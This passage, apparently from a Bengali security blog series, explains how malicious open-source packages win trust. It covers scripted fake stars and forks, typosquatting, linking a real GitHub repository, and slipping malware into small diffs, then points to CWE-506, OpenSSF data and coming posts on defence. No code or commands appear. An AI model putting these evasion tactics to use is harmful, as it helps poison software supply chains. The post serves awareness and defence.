
এর মানে হলো, ক্ষতিকারক কম্পোনেন্টের এন্ট্রিটি এমনভাবে তৈরি করতে হবে যাতে জনপ্রিয়তার জন্য অনেকগুলো স্টার / ফর্ক, সেইসাথে ভার্সন / ইস্যুগুলো দেখানো যায়। pull requests (কার্যকলাপের জন্য)। এর উদ্দেশ্য হলো কাল্পনিক জনপ্রিয়তা (তারকা) ও অনুগামী অর্জন করা এবং প্রাসঙ্গিকতা ও টিকে থাকার বিষয়ে একটি বিশ্বাসযোগ্য ভাবমূর্তি তৈরি করা।
রেজিস্ট্রি কোনো গিটহাব প্রজেক্টের বিষয়বস্তু এবং প্যাকেজের বিষয়বস্তু মেলে কিনা তা যাচাই করে না।সফটওয়্যার সাপ্লাই চেইনে এটি একটি সুপরিচিত সমস্যা। পাবলিক রেজিস্ট্রিগুলো হলো বিশাল এক অতল গহ্বর, যা এর দিকে ছুঁড়ে দেওয়া সবকিছু গিলে ফেলে। আপনি যেকোনো রিপোজিটরি লিঙ্ক করতে পারেন।
যদি ক্ষতিকারক প্যাকেজটি কোনো জনপ্রিয় রিপোজিটরির টাইপো-স্কোয়াট করে, তবে তা সহজ: প্যাকেজটি তৈরি এবং রেজিস্ট্রি-তে প্রকাশ করার জন্য ব্যবহৃত ডিপেন্ডেন্সি ম্যানিফেস্টে বিদ্যমান গিটহাব রিপোজিটরিটি রেফারেন্স করে দিলেই হবে। একটি নকল গিটহাব রিপো-তে নতুন প্যাকেজের জন্য আপনার আরও কৌশলের প্রয়োজন হতে পারে, যেমন নকল রিপোজিটরি তৈরি করা। তারকা পর্যবেক্ষণ/কাঁটাচামচ স্ক্রিপ্টিংয়ের মাধ্যমে গিটহাব অ্যাকাউন্ট।
আর যদি আপনার প্যাকেজের বিষয়বস্তু রিপোটির সাথে মোটামুটি মিলে যায়, তাহলে এখানে-সেখানে দু-একটি সুচিন্তিত পরিবর্তন ঢুকিয়ে দিন… আপনি বিদ্যমান প্যাকেজটির রিপোজিটরিকে রেফারেন্স করে একটি জনপ্রিয় প্যাকেজের মতো দেখতে নতুন কোনো প্যাকেজে আপনার ম্যালওয়্যার ঢুকিয়ে দিতে পারেন এবং টাইপের ভুলের জন্য অপেক্ষা করতে পারেন। যদি কেউ সাহস করে প্যাকেজ টারবলের বিষয়বস্তুর সাথে গিটহাব রিপোজিটরির বিষয়বস্তু তুলনা করে, তাহলে ম্যালওয়্যার ঢোকানোর জায়গার পার্থক্যগুলো সহজেই চোখ এড়িয়ে যেতে পারে। আমরা এই কৌশলটি আগেও বহুবার দেখেছি।
কোনো উপাদানের জন্য এমন একটি ব্যবস্থা থাকলে ভালো হতো, যার মাধ্যমে এর উৎস, প্যাকেজটি কীভাবে, কোন উৎস থেকে এবং কার দ্বারা তৈরি হয়েছে, সে সম্পর্কে একটি ত্রুটিহীন বিবৃতি দেওয়া যায়। কিন্তু সেটা অন্য প্রসঙ্গ।
কম্পোনেন্ট X কি ম্যালওয়্যার?
ক্ষতিকারক প্যাকেজের কোনো (বিস্তৃত) ডেটাবেস আছে কি? না। ওপেন-সোর্স দুর্বলতাগুলোর জন্য একটি CVE ID বরাদ্দ করা থাকে, কিন্তু শুধুমাত্র কয়েকটি ক্ষতিকারক প্যাকেজকে (বিশেষ করে যেগুলো শিরোনামে আসে) এটি দেওয়া হয়। ক্ষতিকারক প্যাকেজের জন্য CWE হলো CWE-506 (অন্তর্নিহিত ক্ষতিকারক কোড)।
প্রচলিত ম্যালওয়্যার টুলগুলো (ভাইরাসটোটাল, ম্যালওয়্যারবাজার, সোরেল-২০এম…) ক্ষতিকারক উপাদানগুলোর জন্য নির্দিষ্ট কোনো ব্যবস্থা রাখে না। এমন একটি ব্যবস্থা থাকলে ভালো হতো!
বিশ্লেষণের জন্য গবেষণার নমুনা ডেটাবেস এবং ডেটাসেট রয়েছে (আমরা সেগুলোর কয়েকটি ব্যবহার করি), কিন্তু এন্ট্রিগুলো কেবল তখনই আপডেট করা হয় যখন ক্ষতিকারক প্যাকেজটি সম্পর্কে জানা যায়, যা প্রায়শই অনেক দেরি হয়ে যায়। আপনি যদি আগ্রহী হন, OpenSSF ক্ষতিকর প্যাকেজ এটি একটি ভালো শুরু।
পরবর্তী পোস্টে আমরা আলোচনা করব, কোনো একটি প্যাকেজ ক্ষতিকর কি না, তা কীভাবে জানা যায়। আগেই বলে রাখি: হ্যাঁ, রেজিস্ট্রি কোনো পরিচিত ক্ষতিকর উপাদান মুছে ফেলার আগেই, অর্থাৎ এক্সপোজার উইন্ডোর একেবারে প্রাথমিক পর্যায়েই, ক্ষতিকর উপাদানগুলো পরীক্ষা করার উপায় আছে।
আরও পড়া
পরবর্তী পর্বে “ওপেন সোর্স ক্ষতিকারক প্যাকেজ থেকে সুরক্ষা: কী কাজ করে (এবং করে না)" আমরা ওপেন-সোর্স নিরাপত্তার করণীয় ও বর্জনীয় বিষয়গুলো নিয়ে আলোচনা করব। নিরাপত্তা-সচেতন অধিকাংশ পেশাজীবীরই এই হুমকি মোকাবেলার বিষয়ে সহজাত ধারণা থাকে, কিন্তু এ নিয়ে প্রচুর ভুল ধারণা প্রচলিত আছে।
আমরা পর্যালোচনা করব কেন এই ধারণাগুলো ভুল, এবং কীভাবে এই ধরনের ভ্রান্ত ধারণাগুলো এই আক্রমণ পদ্ধতির জনপ্রিয়তায় এবং সংস্থাগুলোর সম্মুখীন হওয়া ব্যাপক ঝুঁকিতে অবদান রাখছে। এরপর আমরা আলোচনা করব কোনটি কার্যকর, এবং এর জন্য কী পরিমাণ প্রচেষ্টা ও সম্পদের প্রয়োজন।
এছাড়াও, আমরা ক্ষতিকারক প্যাকেজগুলোর উদ্দেশ্য, অনুপ্রবেশের পদ্ধতি এবং আক্রমণের কৌশলের পরিপ্রেক্ষিতে সেগুলোর বিবর্তন নিয়ে পোস্ট করতে যাচ্ছি।
সাথে থাকুন!
